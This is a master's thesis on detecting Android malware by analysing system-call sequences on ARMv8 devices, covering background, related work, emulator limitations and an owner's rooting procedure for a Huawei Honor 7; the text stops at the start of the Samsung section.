Aalto University
School of Science
Double Degree Programme in Security and Mobile Computing

Martin Borek

Intrusion Detection System for Android:
Linux kernel system calls analysis

Master's Thesis
Canberra, June 30, 2017

Supervisors: Professor Tuomas Aura, Aalto University
Professor Markus Hidell, KTH Royal Institute of Technology

Instructor: Dr Gideon Creech, UNSW Canberra

Aalto University
School of Science
Double Degree Programme in Security and Mobile Computing

ABSTRACT OF
MASTER'S THESIS

Author: Martin Borek

Title:
Intrusion Detection System for Android: Linux kernel system calls analysis

Date: June 30, 2017 **Pages:** 91

Professorship: Data Communication Software **Code:** T-110

Supervisors: Professor Tuomas Aura
Professor Markus Hidell

Instructor: Dr Gideon Creech

Smartphones provide access to a plethora of private information potentially leading to financial and personal hardship, hence they need to be well protected. With new Android malware obfuscation and evading techniques, including encrypted and downloaded malicious code, current protection approaches using static analysis are becoming less effective. A dynamic solution is needed that protects Android phones in real time. System calls have previously been researched as an effective method for Android dynamic analysis. However, these previous studies concentrated on analysing system calls captured in emulated sandboxed environments, which does not prove the suitability of this approach for real time analysis on the actual device.

This thesis focuses on analysis of Linux kernel system calls on the ARMv8 architecture. Given the limitations of android phones it is necessary to minimise the resources required for the analyses, therefore we focused on the sequencing of system calls. With this approach, we sought a method that could be employed for a real time malware detection directly on Android phones. We also experimented with different data representation feature vectors; histogram, n-gram and co-occurrence matrix. All data collection was carried out on a real Android device as existing Android emulators proved to be unsuitable for emulating a system with the ARMv8 architecture. Moreover, data were collected on a human controlled device since reviewed Android event generators and crawlers did not accurately simulate real human interactions.

The results show that Linux kernel sequencing carry enough information to detect malicious behaviour of malicious applications on the ARMv8 architecture. All feature vectors performed well. In particular, n-gram and co-occurrence matrix achieved excellent results. To reduce the computational complexity of the analysis, we experimented with including only the most commonly occurring system calls. While the accuracy degraded slightly, it was a worthwhile trade off as the computational complexity was substantially reduced.

Keywords: Android, security, malware, detection, system calls, ARM

Language: English

Aalto-universitetet
Högskolan för teknikvetenskaper
Examensprogram för datateknik

SAMMANDRAG AV
DIPLOMARBETET

Utfört av: Martin Borek

Arbetets namn:
Intrångsdetekteringssystem för Android: Analys av Linux kärnans systemanrop

Datum:	Den 30 Juni, 2017	**Sidantal:**	91
Professur:	Datakommunikationsprogram	**Kod:**	T-110
Övervakare:	Professor Tuomas Aura Professor Markus Hidell		
Handledare:	Dr Gideon Creech		

Smartphones ger tillgång till en uppsjö av privat information som potentiellt kan leda till finansiella och personliga svårigheter. Därför måste de vara väl skyddade. En dynamisk lösning behövs som skyddar Android-telefoner i realtid. Systemanrop har tidigare undersökts som en effektiv metod för dynamisk analys av Android. Emellertid fokuserade dessa tidigare studier på systemanrop i en emulerad sandbox miljö, vilket inte visar lämpligheten av detta tillvägagångssätt för realtidsanalys av själva enheten.

Detta arbete fokuserar på analys av Linux kärnan systemanrop på ARMv8 arkitekturen. Givet begränsningarna som existerar i Android-telefoner är det väsentligt att minimera resurserna som krävs för analyserna. Därför fokuserade vi på sekvenseringen av systemanropen. Med detta tillvägagångssätt sökte vi en metod som skulle kunna användas för realtidsdetektering av skadliga program direkt på Android-telefoner. Vi experimenterade dessutom med olika funktionsvektorer för att representera data; histogram, n-gram och co-occurrence matriser. All data hämtades från en riktig Android enhet då de existerande Android emulatorerna visade sig vara olämpliga för att emulera ett system med ARMv8 arkitekturen.

Resultaten visar att Linus kärnans sekvensering har tillräckligt med information för att upptäcka skadligt beteende av skadliga applikationer på ARMv8 arkitekturen. Alla funktionsvektorer presterade bra. N-gram och co-occurrence matriserna uppnådde till och med lysande resultat. För att reducera beräkningskomplexiteten av analysen, experimenterade vi med att enbart använda de vanligaste systemanropen. Fast noggrannheten minskade lite, var det värt uppoffringen eftersom beräkningskomplexiteten reducerades märkbart.

Nyckelord: Android, säkerhet, malware, detektion, systemanrop

Språk: Engelska

Acknowledgements

I wish to sincerely thank Dr Gideon Creech for his constant feedback and invaluable advice. He has directed me in my research and provided his expertise when needed. His always positive attitude and prompt responses have made our cooperation very pleasant and effective.

I would also very much like to thank my supervisors, Professor Tuomas Aura and Professor Markus Hidell for their help. I am grateful for their kindness in accepting the difficult task of supervising a student overseas. Moreover, I appreciate their credit in the NordSecMob programme. I have learnt a lot from them both in and out of lecture rooms.

Additionally, I want to thank my study coordinators Aino Roms, May-Britt Eklund-Larsson and Anu Kuusela for facilitating the difficult administrative process of my studies and always being willing to help me with my inquiries.

Furthermore, I would love to thank my loving family, friends, girlfriend, her parents and her dog, Nemo, for their overwhelming support. I feel lucky to have met so many great people who have made not only the studies, but the everyday life so enjoyable.

Finally, I would like to thank also in the Czech language: *Chtěl bych poděkovat celé své rodině za jejich ohromnou podporu a lásku, kterými mne zahrnují. Jsem velmi vděčný za veškerou pomoc a motivaci nejen při studiu. Děkuji.*

Canberra, June 30, 2017

Martin Borek

Abbreviations and Acronyms

IDS	Intrusion Detection System
HIDS	Host Intrusion Detection System
NIDS	Network Intrusion Detection System
IPC	Inter-Process Communication
AIDL	Android Interface Definition Language
AVD	Android Virtual Device
SDK	Software Development Kit
ABI	Application Binary Interface
ADB	Android Debug Bridge
APK	Android Package Kit
TWRP	Team Win Recovery Project
TEE	Trusted Execution Environment
SELinux	Security-Enhanced Linux
ART	Android Runtime
COW	Copy-on-Write
ASLR	Address Space Layout Randomization
PID	Process ID
AM	Activity Manager
AAPT	Android Asset Packaging Tool
AM	Application Manager
DEX	Dalvik Executable
ELF	Executable and Linkable Format
C&C	Command and Control
SVM	Support Vector Machine
ANN	Artificial Neural Network
GA	Genetic Algorithm
HMM	Hidden Markov Model
RBF	Radial Basis Function
TP	True Positives
FP	False Positives

TN	True Negatives
FN	False Negatives
TPR	True Positive Rate
FPR	False Positive Rate
PPV	Positive Predictive Value
ROC	Receiver Operating Characteristic
AUROC	Area Under the ROC Curve

Contents

Chapter 1

Introduction

Nowadays, smartphones provide more functionalities than just calling and messaging. With their increasing computational power, smartphones can be employed for purposes where computers used to be necessary. This helps developers implement new kinds of applications, however, it attracts attackers as well. As smartphones are connected to the Internet almost constantly, it raises then need for their continual protection and data analysis.

Security of smartphones is a necessity when employed in companies to prevent confidential data leakage and other threats. However, even securing smartphones for personal usage is of high importance due to the amount of private and sensitive data being stored on these devices (messages, emails, photos, etc.). In smartphones, an attacker could also gain access to other sensitive services like banking or online shopping. The domination of the Android platform in the smartphone market and the fact it is open-source, makes it the main target for attackers. For this reason, securing Android devices is of the highest priority.

Current malware detection systems for Android devices are mostly signature-based. The signature-based approach is adopted from personal computers, behaving similarly to a virus scanner. The signature-based detection systems are very efficient at recognising known attacks. However, they require receiving regular signature updates and fail at recognising unknown attacks. They are also unable to detect obfuscated and dynamically loaded malware. For that reason, there is a need for a malware detection system, detecting malicious behaviour dynamically in real time.

1.1 Research Goals and Methodology

Linux kernel system calls present an interesting source of information for dynamic analysis. As they operate at a low level, there would be little room for applying evasion and obfuscation techniques. Thus, it could be effective even with detecting malicious code that is dynamically loaded. However, dynamic analysis is computationally demanding. As the analysis would ideally be carried out directly on the Android device, the resource constrained environment has to be taken into account.

We focus in this thesis on experimenting with different data representations of system calls to see how accurate they are in detecting malicious applications. Due to the resource constrained environment, we concentrate on keeping the analysis as simple as possible. Hence, the analysis is based only on sequences of system calls, omitting their arguments, return values and times spent in each the system call. The main goals of this thesis are to:

- Investigate the use of Android emulators and Android event generators on the 64-bit ARM architecture for the system calls dataset collection.
- Define how to capture Linux kernel system calls of a particular Android application directly on a real Android device.
- Compare different data representations of Linux kernel system calls for Android phones with the 64-bit ARM architecture. Determine how accurate they are for detecting malicious behaviour and how they differ in used resources.

1.2 Structure of the Thesis

The rest of this thesis is organised as follows. Chapter 2 explains general malware detection techniques and Android malware. This is followed by an overview of malware detection techniques for Android devices, including techniques for analysing system calls. Chapter 3 investigates Android emulators and event generators to assess their suitability for our dataset collection. Subsequently, it describes how to configure a real Android device for system calls collection. Chapter 4 presents the collection of our benign and malicious datasets. Chapter 5 describes the processing of collected system calls samples, including the use of different feature vectors. Chapter 6 discusses the results of our malware detection approach. Finally, Chapter 7 concludes the findings and suggests items for potential future work.

Chapter 2

Background

This chapter begins with a description of general malware detection techniques and their categorisation. It is followed by an overview of the Android security architecture. Subsequently, it analyses current Android malware detection techniques. The chapter concludes with the method that is applied in our research.

2.1 Malware Detection

An *intrusion detection system* (IDS) is a detection mechanism for discovering attempts to compromise a system. Potentially, it can prevent such attempts. In that case, the system is called an *intrusion prevention system*. Intrusion detection mechanisms applied in Android phones are based on the same principles as mechanisms used in other systems (e.g. personal computers and computer networks). Even though the systems differ significantly in their type and architecture, the foundations of protection against attacks remain the same. This allows for the adoption of existing techniques and their utilisation in the Android security area.

Intrusion detection systems can be classified according to the detection approach and on the basis of the type of analysed data. Another classification approach identifies the location of the IDS. These classifications are described in this section below.

2.1.1 Detection Approach

Intrusion detection systems are classified by the detection approach employed to identify intrusive activities [1]. The most common detection techniques are *signature-based* and *anomaly-based*.

2.1.1.1 Signature-based

The signature-based approach, also known as the *knowledge-based* detection [2], is adopted from personal computers and behaves similarly to a virus scanner. The signature-based IDSes are very efficient at recognising known attacks. However, they require receiving regular signature updates and are incapable of recognising unknown exploits [3].

Signatures are *hashes* (e.g. SHA-1 [4] and MD5 [5]) of known malicious applications. These hashes are stored in a database to be used when scanning a new application. If the hash of the new application is found in the database, the application is marked as malicious. However, that means that new malware, that has not been reported yet, cannot be recognised.

As injecting a malware in a benign application is a simple process and would evade the signature-based application analysis, more fine-grained analysis not only compares the application files, but also examines the application source code to find signatures of malicious code. Nonetheless, even this analysis can be easily evaded. An attacker can include the malware in encrypted code segments or employ other obfuscation techniques, described in 2.2.2. Moreover, it remains susceptible to attacks exploiting zero-day vulnerabilities. These are the vulnerabilities that have not been disclosed publicly yet [6]. As such, they present a significant threat since the nature of the attack is known only after it has been discovered.

Still, with a low false alarm rate, signature-based intrusion detection is useful against known, simple attacks. As it is very fast and low resource demanding, it is widely used for basic protection.

A similar approach is applied to identify intrusions from the behaviour of an application. Instead of comparing hashes of an application or its source code, its behaviour (e.g. network communication) is searched for known malicious patterns. For this reason, signature-based detection is sometimes also referred to as *pattern-based*. As this kind of intrusion detection employs a database of patterns to be looked for, it differs from the anomaly-based detection described in Section 2.1.1.2. The anomaly-based detection is sometimes referred to as *behaviour-based*, however, this should not be confused with the pattern-based approach.

2.1.1.2 Anomaly-based

Anomaly-based intrusion detection identifies attacks as anomalies to normal behaviour [7]. An anomaly is basically a suspicious event that deviates from the normal. The main advantage of this approach is that it identifies new and unusual behaviour. For this reason, it can be effective for detecting attacks

exploiting new vulnerabilities, known as *zero-day attacks*.

To train anomaly-based IDS, either only benign data are used or both benign and malicious data are used to train the IDS to identify the differences between these two categories. The latter should reduce the number of false positives, but at the cost of poorer detection of unknown attacks. The source of data for anomaly detection differs across systems. The most common data sources include network traffic, system calls and resource access. The source data are usually filtered and preprocessed to obtain their main characteristics (e.g. frequency, volume and heterogeneity). Statistical methods are employed to compare captured data samples to detect outliers.

Anomaly-based IDSes are more computationally demanding, compared to signature-based IDSes. As attacks detected by anomaly-based IDSes are not known *a priori*, the main challenge is to configure the IDS to identify new attacks while not reporting benign behaviour that may deviate slightly from the normal. For that reason, anomaly-based IDSes tend to have a higher false positive rate, compared to other IDSes.

2.1.2 Type of Analysed Data

The type of analysed data used divides intrusion detection systems into those using *static analysis* and *dynamic analysis* [8]. Some modern intrusion detection systems employ both static and dynamic analysis to utilize benefits of both these techniques [8]. Such a technique is called a *hybrid approach*. This categorisation is specific to malware detection on hosts as different data techniques can be applied for analysing software or an application. Network intrusion detection, in that sense, is always dynamic.

2.1.2.1 Static Analysis

Static analysis relies on examining features obtained without executing the tested application. Commonly, it consists of an inspection of the source code of the program. If the source code is not available, the provided binary code is disassembled to be later inspected. This inspection may provide information like control flow graphs and sequences of system calls.

As much as it can thoroughly examine the application code, there are ways to evade this system. The code that is downloaded or extracted during the application runtime is not available in the time of the static analysis. Hence, the dynamically loaded malicious code cannot be detected.

2.1.2.2 Dynamic Analysis

Unlike static analysis, dynamic analysis is performed in a runtime environment. It does not inspect static code of the application, but its behaviour instead. Typically examined features include network traffic, system calls, memory writes and registry changes. As dynamic analysis inspects the actual behaviour, not just the available code, it is less susceptible to dynamically loaded malware. Dynamically loaded malware poses the biggest liability to static analysis.

Dynamic analysis can run either in a sandbox environment or at the host in real time. A sandbox environment is one that is isolated from the real system. It provides the same environment to all tested applications and protects hosts from the execution of a potentially malicious code. When run in the sandbox environment, the application can be inspected more thoroughly. It is difficult, however, to simulate all possible scenarios the application enables. If the analysis is run in real time at the host, it allows for monitoring of the exact application behaviour. However, it also puts more strain on the host. That presents an obstacle especially for dynamic analysis in real time on resource constrained devices, like smart phones.

2.1.3 Network-based and Host-based Intrusion Detection

Intrusion detection systems are also classified based on their location; *network-based* and *host-based* [9]. Network-based IDS is positioned in a place in the network where it can listen to all incoming and outgoing communication. It analyses network packets to identify attacks occurring over the network, hence, protecting all hosts.

Unlike network-based IDS, a host-based IDS is placed on a host device, protecting only the host itself. Host-based IDS might analyse network packets the same way as network-based IDS does. Nevertheless, host-based IDS may also investigate other types of data. These include system calls and memory writes. The decision which type to use depends very much on what should be protected and what attacks the system should prevent.

2.2 Android Security

Android is a versatile customisable operating system. Its architecture differs from other, more traditional operating systems. Therefore, its security mechanisms are distinct. This section describes the Android security architecture,

malware targeting Android devices and techniques detecting the malware.

2.2.1 Architecture

The Android operating system is built to isolate applications from each other [10]. Each application starts with a unique *user ID* (UID). Thus, applications cannot access memory of other processes directly. For *inter-process communication* (IPC), Android utilises the Binder framework [11]. With Binder, objects define interfaces where they can accept requests and send responses. On Android, these interfaces can be defined with the *Android Interface Definition Language* (AIDL) [12]. As a simple form of IPC, Android provides *intents*, that are built on top of Binder. Intents are a form of asynchronous messages between Android components.

Permissions are another security measure for the Android operating system [13]. An application may access a resource only if it is granted a permission. These resources include, for example, accessing contacts, camera, location, and storage.

Before Android 6.0, applications had to specify all permissions they would ever need. These would be presented to a user prior to the application installation and users had to choose whether to accept these permissions or to abort the installation. This lead to users skipping the permission request list and accepting all permissions an application asks without reading through them. It was also a problem for application developers as they had to specify all permission requests, including those that might be needed only with certain features. For example, a simple notepad application could implement a feature to recommend the application to a friend. Even though most users would never use this feature, they would have to accept the permission to access Contacts already at the application installation.

Since Android 6.0, users grant permissions during application runtime [14]. Thus, an application asks an access to a resource only when it needs it. This is more relevant than specifying it at the installation stage. Owing to this, users are in full control over what applications are doing and what they have access to. Moreover, beginning with Android 6.0, users can revoke the permissions at any time.

2.2.2 Android Malware

In spite of the different architecture, Android phones may be targeted by attacks adapted from personal computers. Android malware includes ransomware [15], adware [16], spyware [17] and other kinds of malicious software [18].

However, for Android malware, it is more difficult to infect a device because of the application markets. By default, Android allows application installation only from the official Android market; Google Play[1]. Even though applications in Google Play are not guaranteed to be malware free, they are thoroughly examined for malicious content prior to release. The tool analysing all Google Play applications is called *Bouncer* [19]. Moreover, if an application gets retracted from the Google Play due to its malicious content, Google Play can remotely uninstall the application from all devices that have installed it.

Android applications can be installed also from third party sources if allowed from the device settings. Users might opt for this option to install an application that is not available for their market (location) or an application they would otherwise need to pay for in Google Play. Although such applications work as their official versions, they may include malicious code, added to the original application. This operation is called *repackaging* or *piggybacking* [20].

The simple inclusion of malicious code in repackaged applications gets revealed by static code analysis. Hence, adversaries started employing obfuscation technique to hide the malicious code. These techniques include malicious code compression, encryption or download upon application installation [21]. These methods overcome static analysis since the malicious code is not available at the time of the analysis and it is dynamically loaded during application runtime.

2.3 Android Malware Detection Techniques

This section discusses existing techniques for Android malware detection. It starts with a description of static and dynamic approaches. Thereafter, system call analysis methods are reviewed separately as they are the main focus of this research.

2.3.1 Static Analysis

DREBIN is a lightweight static analysis tool for Android malware detection [22]. It examines the application source code as well as its Manifest file to extract the application features. DREBIN can be run either on a computer or directly on an Android device. On a computer, it can efficiently scan large amounts of applications. When applied on an Android phone, it

[1] `https://play.google.com`

can be triggered upon a new application download, prior to the application installation. However, as a static-analysis tool, it cannot analyse obfuscated code, available only during runtime.

Aafer et al. [23] presented a lightweight tool for malware detection, called DroidAPIMiner. The study focuses on the analyses of features extracted from the application bytecode. These features include API calls, package level information and parameters. The authors compared various classifiers with the KNN classifier performing the best, achieving the accuracy of 99% and the false positive rate of 2.2%.

DroidNative is a malware detector inspecting Android native code [24]. It is an automated signature-based method, possibly applicable for real time malware detection. DroidNative reduces the effect of obfuscation since it is able to detect malware embedded in both native code and bytecode. However, it does not protect against encrypted and downloaded native code.

DroidAnalytics is a signature-based Android malware analytic system [25]. It generates signatures for applications to identify malicious code. This also allows discovering repackaged applications and their mutations due to a similarity score.

2.3.2 Dynamic Analysis

Narudin et al. [26] evaluates machine learning classifiers for dynamic malware detection. The detection is performed on network traffic as most malicious applications (over 93%) request network connectivity. The network features selected for the analysis include source and destination IP addresses, ports, frame number and other TCP information. The authors focused only on investigation of TCP packets, however, current malware can also communicate over the UDP protocol.

An alternative approach is pattern-based detection. CREDROID is a detection system analysing the network traffic [27]. Authors refer to *pattern* as a leakage of sensitive information to a remote server. Beside this pattern, CREDROID also analyses DNS queries. The authors suggest analysing all applications with this process and, based on the result, provide a score to each application to tell its credibility. As mentioned in the paper, the credibility of an application would ideally include static code analysis and dynamic analysis including analysing network traffic.

Houmansadr et al. [28] propose a cloud-based IDS. This solution enables performing an in-depth analysis despite the computational and storage resource limitations in smartphones. The actual Android device is emulated in a virtual machine in a cloud. Such a virtual machine allows performing a runtime, resource intensive intrusion detection for the emulated device. If a

malicious behaviour is detected, the information is sent back to the device.

A similar approach is described by Ariyapala et al. [29]. The authors propose a host and network based IDS, detecting malware using anomaly detection. It collects data from Android phones and sends them to a server for the analysis. This approach alleviates the phones, demanding less resources in the monitored device compared to techniques analysing the data directly in phones. Nonetheless, as the authors point out, this also brings up privacy issues. Data sent to the analysing server may be private and confidential.

MADAM, a multi-level host-based malware detector, is an anomaly-based detection system [30]. It defines misbehaviour by monitoring features belonging to different Android levels. MADAM analyses features at kernel, application, user, and package levels to detect and stop malware at run time. Results show that MADAM detects and blocks more than 96% of malicious applications while it achieves low performance (1.4%) and energy (4%) overheads.

Kurniawan et al. [31] propose an anomaly-based IDS. This system analyses power consumption, battery temperature, and network traffic data in order to search for anomalies. Also this solution analyses data in a server. However, the authors do not mention how the privacy of users is handled when collecting data from their phones. Results show that accuracy of detecting anomalies with this algorithm is 85.6%.

2.3.3 System Calls Analysis

Copperdroid [32] is a tool for dynamic system call-centric analysis of Android malware. It uses system calls to reconstruct the application behaviour on operating system level as well as on application level. With this approach, it is able to capture behaviour initiated by native code execution. CopperDroid collects all data in its modified version of the QEMU emulator. To stimulate malware and trigger its execution, CopperDroid injects artificial events (e.g. phone reboot and received SMS) into the emulated system.

Crowdroid [33] applies a dynamic analysis of application behaviour based on *crowdsourcing*. This tool was demonstrated in 2011. Data, in the form of Linux kernel system calls, are captured directly on user devices (with the lightweight Crowdroid application) and sent to the remote server. This server collects data from all devices and stores their system call vectors. For detection of malicious data, Crowdroid uses the *k-means* clustering algorithm. All analysis is done per application. Therefore, it can distinguish only between benign and malicious applications of the same name and the same version. As this method relies on crowdsourcing, the more users in the system, the more accurate are the results it can provide.

Xu et al. [34] presents *graph-based* representations as an alternative to feature vectors for Android system call analysis. Graph-based representations improved the accuracy of traditional feature vectors (n-graph, histogram and Markov chain) by 5.2% on average. However, graph-based representations are more computationally demanding. Authors applied the Genymotion emulator, strace and the Monkey toolkit for system calls collection. For classification, they used the Support Vector Machine algorithm.

Deep4Maldroid [35] introduces a dynamic analysis method, called *Component Traversal*. Component Traversal automatically executes Android application code routines, including its obfuscated parts when possible. Linux kernel system calls extracted with Component Traversal are transformed into a weighted directed graph. This constructed graph is passed on to a deep learning algorithm for analysis. This proposed method has been implemented in the Deep4Maldroid system.

The review of existing approaches shows that all techniques involving system calls perform the application analysis outside the Android device in an emulated environment. However, such techniques would not detect dynamically loaded malware that can be triggered later in the application run.

We would like to examine whether it is possible to run the analysis on the Android device in real time. As such analysis is computationally demanding, we will focus on examining only simple characteristics of system calls.

Moreover, none of the found research of system calls considers the architecture of the device. As the researchers work with emulated devices, it is expected that the architecture is *x86*. However, most current Android phones operate on the 64-bit ARM architecture (*ARMv8*). In our research, we will investigate whether system calls on the ARMv8 architecture can also be used for detecting malicious applications. In the next chapter, we will start with an examination of Android emulators and event generators to see if they can be used for collecting a system calls dataset for the 64-bit ARM architecture.

Chapter 3

Environment

This chapter describes the environment we used for our dataset collection. It begins with a discussion about the possibility of collecting data on Android emulators. Thereafter, configuring a real Android device for system calls collection is described, rooting process in particular. Finally, the chapter ends with an overview of Android event generators and their suitability for our research.

3.1 Android Emulators

Android emulators are designed either for users to run Android applications on their computers or for developers to test their applications. Hence, emulators may differ in the amount of configuration they allow and how they operate. Potentially, Android emulators could be useful in our research as they would eliminate the need of running experiments on real devices. Such an environment would be easier to set and reproduce.

This section starts with a description of available emulators and the architecture they run on. It is followed by an in depth analysis of the AVD Emulator.

3.1.1 ARM and x86 Emulators

Most Android emulators are designed for users who want to run games and other Android applications on their computers. In spite of the fact that most Android devices run on the *ARM* architecture, most emulators are based on the *x86* platform. The reason for this is *Hardware Accelerated Virtualisation*. With support from the CPU (e.g. Intel Hardware Execution Manager [36]), the emulated device may run significantly faster. However, the emulated

device needs to be of the same architecture as the host CPU. As most personal computers are built with the x86 architecture, the emulators operate on the same platform. To make use of this acceleration, some emulators even offer features to run applications with compiled ARM code on the x86 platform with the aid of *ARM to x86 translation* [37].

The most widely used Android emulators include Genymotion[1], Android Virtual Device Emulator (AVD Emulator), Bluestacks[2] and Andy[3]. All of them, with the exception of the AVD Emulator, run solely x86 emulated Android devices. In fact, apart from the AVD Emulator, we were not able to find any other emulator that would support ARM Android devices.

As our research focuses on Linux kernel system calls on ARM architecture, x86 emulators are not suitable for our purpose. System calls differ across architectures and if we performed our experiments on the x86 architecture, we would not be able to tell whether the results would apply also to ARM devices. Hence, the only emulator that meets our requirement is the AVD Emulator, discussed below.

3.1.2 AVD Emulator

Android Virtual Device Emulator (AVD Emulator) is an emulator that comes with the Android *Software Development Kit* (SDK) [38]. It allows developers to test their applications on emulated Android devices. That also means that it targets developers and testers rather than ordinary users, who are the main user base of other emulators. Thus, it provides more configuration options, including Android device profile, software version (API level) and the architecture to emulate. The architecture is defined as the *Application Binary Interface* (ABI). That specifies the CPU architecture and the instruction set used [39]. AVD configuration offers a number of system images to select from to find the desired combination of the ABI and the API level.

3.1.2.1 ARM

In our research, we want to test the *ARMv8* platform as it is the most common among new Android phones. It is a 64-bit ARM architecture. We also chose the Android API level version 25 as it was the most recent one at the time of this research. When selecting an image with an ARM ABI, the configuration manager displays the recommendation *"Consider using an x86 system image on a x86 host for better emulation performance"*. This is due

[1] `https://www.genymotion.com`
[2] `http://www.bluestacks.com`
[3] `https://www.andyroid.net`

to the fact that it cannot use the hardware virtualisation. We experimented with various combinations of device profiles, API levels and ABIs, to confirm that x86 versions were significantly faster to ARMs.

Emulated devices with ARM took a several minutes to start. They also frequently crashed during the system startup or when starting an application. Nonetheless, the main obstacle was in the Internet connection. The issue is described below.

3.1.2.2 Internet Connection Issue

Internet connection would not work with ARM platform. We did not manage to make the Internet connection work on any emulated device with the ARM architecture, including both ARMv8 and ARMv7.

We experimented with different configurations, device profiles and API level versions, but did not achieve any success. Every time we replaced an ARM system image with an x86 system image, the Internet connection on the emulated devices started to work instantly. We tried running the emulator on Fedora 25 and Windows 10, on a desktop computer as well as on a notebook with the same result; the Internet connection would work only on x86 system images.

Even exploring the network configuration of the emulated device did not reveal any issues. Network interfaces as well as routing tables were identical for ARM and x86 system images. The Internet was not accessible in the emulated device directly (in the emulated GUI), neither from shell of the device. We tested the connectivity in shell with `ping` and `traceroute` tools.

3.2 Real Android Devices

As we were not able to find a reliable Android emulator with support for the ARM architecture and working Internet connection, we decided to run our experiments and data collection on a real Android device. Internet connection of the tested device is a necessity in our research to be able to experiment with malware that communicates with a remote server. Such malware is the main target in this research and we did not want to abandon it only because of not being able to find a suitable emulator.

This section begins with the description of the rooting process for Android phones, particularly rooting of Huawei Honor 7 and Samsung Galaxy S6. It is followed by a description of possible ways to copy and run a custom Linux application, for example, a binary file.

3.2.1 Android Rooting

Rooting is the process of gaining administrative rights (root access) to a device [40]. Owing to the fact that rooting a device undermines its Android security model, most Android phone vendors protect themselves by voiding the warranty. The voided warranty is irreversible, even if the device is restored to its unrooted state. This serves to discourage most users from rooting their devices unless required. Also, the process of rooting differs across Android phones and if not done properly, it might break the device. That is why rooting is not encouraged for novice users who would be helpless if issues occurred.

3.2.1.1 Reasons for Rooting

Phone manufacturers and cellular carriers often preinstall applications that most users do not use [41]. These applications, sometimes referred to as *bloatware*, only take space in the storage. In even worse case, these applications run in the background, draining the battery of the phone and wasting its data. Additionally, they may bring up privacy concerns [42]. Some of these applications are enforced by the vendor that does not allow their removal. With a rooted phone, there are no restrictions on what can be deleted and what has to stay in the phone. The rooted device offers a freedom of choice in which applications are installed on the phone.

Another issue comes with Android updates. As manufacturers and vendors take their time to customise and release new versions of Android, users may wait months for an official roll-out [43]. And this applies only to recent phones. The older ones might never get an update to the newest Android version as they are no longer supported. This is obviously a marketing strategy, forcing users to frequently buy new models to have access to the features offered by new Android versions. Rooted devices enable installing a new Android version irrespective of the vendor and the carrier. Nevertheless, unofficial updates come with a risk. As vendors are not involved in the development of unofficial builds, these builds might include injected malicious code. For this reason, it is important to obtain unofficial updates only from a trustworthy source.

As the rooted phone brings a lot of freedom, it allows each user to tweak the device according to their own preferences. There are a number of applications for rooted devices, including tools for customisation, automation, phone cleaning, monitoring, and optimisation [44]. Most of these applications are available from Google Play, the official application store for Android.

Lastly, the rooted device might be required for research purposes. A

device that is not rooted would not enable access to the underlying system. With the rooted device, researchers can alter any part of the system, install tools and read any protected data, as is the case in this research. To be able to gain access to system calls, specifically running a tool for collecting system calls of running applications, we need to have a device with root privileges.

3.2.1.2 Rooting Process

Rooting process varies among devices. There are also many tools that can be applied to root particular phones. In our research, we rooted two devices; Huawei Honor 7 and Samsung Galaxy S6. Even though the steps differ for each the device, the main tools are the same:

- **SuperSU**[4] is an access management tool granting root (super user) access rights to applications and processes. This tool not only roots a device, it also helps to keep track of applications requiring root access. Hence, it is more secure than giving root access to all applications installed on the device.
- **TWPR** (Team Win Recovery Project)[5] is a custom recovery for Android. It allows device system backup as well as installation of third-party firmware.

A prerequisite that is common to rooting of all devices, is to have `Developer options` activated with options `USB Debugging Mode` and `OEM Unlock` enabled. To activate developer options on an Android device, go to `Settings` → `About phone` and tap 7 times on the `Build number`. Then go to `Settings` → `Developer options` and check `USB debugging tools` together with `Enable OEM Unlock`. The option for unlocking OEM does not appear on all devices. Thus, it is necessary to check it only if it is in the `Developer options` settings. In our case, the option was present only in the Samsung Galaxy S6.

3.2.1.3 Huawei Honor 7

The first device we rooted was Huawei Honor 7, model *PLK-01*. There are a number of guides on the Internet with steps to root the device. These helped us through the entire process [45][46][47].

For rooting, we used a computer with Linux environment (Fedora 25). However, the process is not different from rooting on other platforms, including Windows. Though, a requirement is to have tools `fastboot` and `adb`

[4] `http://www.supersu.com`
[5] `https://twrp.me`

installed. These come with Android developer tools, but they can also be installed separately. The steps we used for rooting our device are as follows:

1. **Backup:** At first, back up the entire phone memory. Connect the device to the computer and transfer all files from the phone. This step is not necessary, but if the phone contains any data that should not be lost, it is better to store them in a safe place.

2. **Unlock code:** To be able to root the phone, unlock the bootloader so that the custom recovery (TWRP) can be flashed. Unlocking would not be possible without an unlock code that has to be obtained from the official Huawei website[6]. After creating an account and logging in, enter information about the phone that uniquely identifies the device (i.e. phone model, serial number, IMEI and Product ID). Upon submitting the device details, the website returns the *unlocking password* to unlock the bootloader.

3. **Unlock bootloader:** With `USB Debugging mode` enabled, connect the device to the computer, using a USB cable. Then, with the `adb` tool, reboot the device into the *fastboot mode*:

   ```
   adb reboot bootloader
   ```

   To unlock the bootloader, use the `fastboot` tool, where `UNLOCK_CODE` is the code obtained in the previous step:

   ```
   fastboot oem unlock UNLOCK_CODE
   ```

4. **TWRP:** With the unlocked bootloader, flash the custom recovery image, TWRP. To do so, first download the image. We used the `twrp-3.0.2-0-plank.img`[7]. Still in the fastboot mode, execute:

   ```
   fastboot flash recovery TWRP_IMAGE
   ```

   `TWRP_IMAGE` is the name of the downloaded file; `twrp-3.0.2-0-plank.img` in our case. When the process has finished, reboot the phone with:

   ```
   fastboot reboot
   ```

[6] `https://emui.huawei.com/en/plugin.php?id=unlock&mod=detail`
[7] `https://dl.twrp.me/plank/twrp-3.0.2-0-plank.img.html`

5. **SuperSU:** Before installing SuperSU, download it and place in the mobile phone memory. The version we applied in our device is *SuperSU BETA 2.62*[8]. When the file is ready, boot the phone into the *TWRP Recovery mode*. To do so, switch the phone off and once it has powered off, hold the `power button`, and the `volume-up key` simultaneously. When booted in the TWRP, backup the installed stock ROM in case something went wrong with rooting the device. The backup option is available simply under the `Backup` option. It is sufficient to backup `Boot`, `System`, and `Data`. After a successful backup, everything is ready for rooting the device. Under the `Install` option, browse the SuperSU file placed in the phone memory earlier, and flash it. Now reboot the phone, that should be rooted.

Backing up the stock ROM proved to be immensely important as the first time we tried to root the phone, we ended up with the device in a *bootloop*. Bootloop is the state when a device cannot fully load up and keeps showing the initial booting screen. When this occurred, we went back to the TWRP recovery mode and restored the backed up stock ROM.

The problem turned out to be the incompatibility of applied versions of SuperSU and TWRP. At first, we installed TWRP version 3.1.0.0. When that caused the bootloop issue, we restored the initial phone state and repeated the entire process with TWRP 3.0.2.0. With this version, we managed to root the device successfully.

3.2.1.4 Samsung Galaxy S6

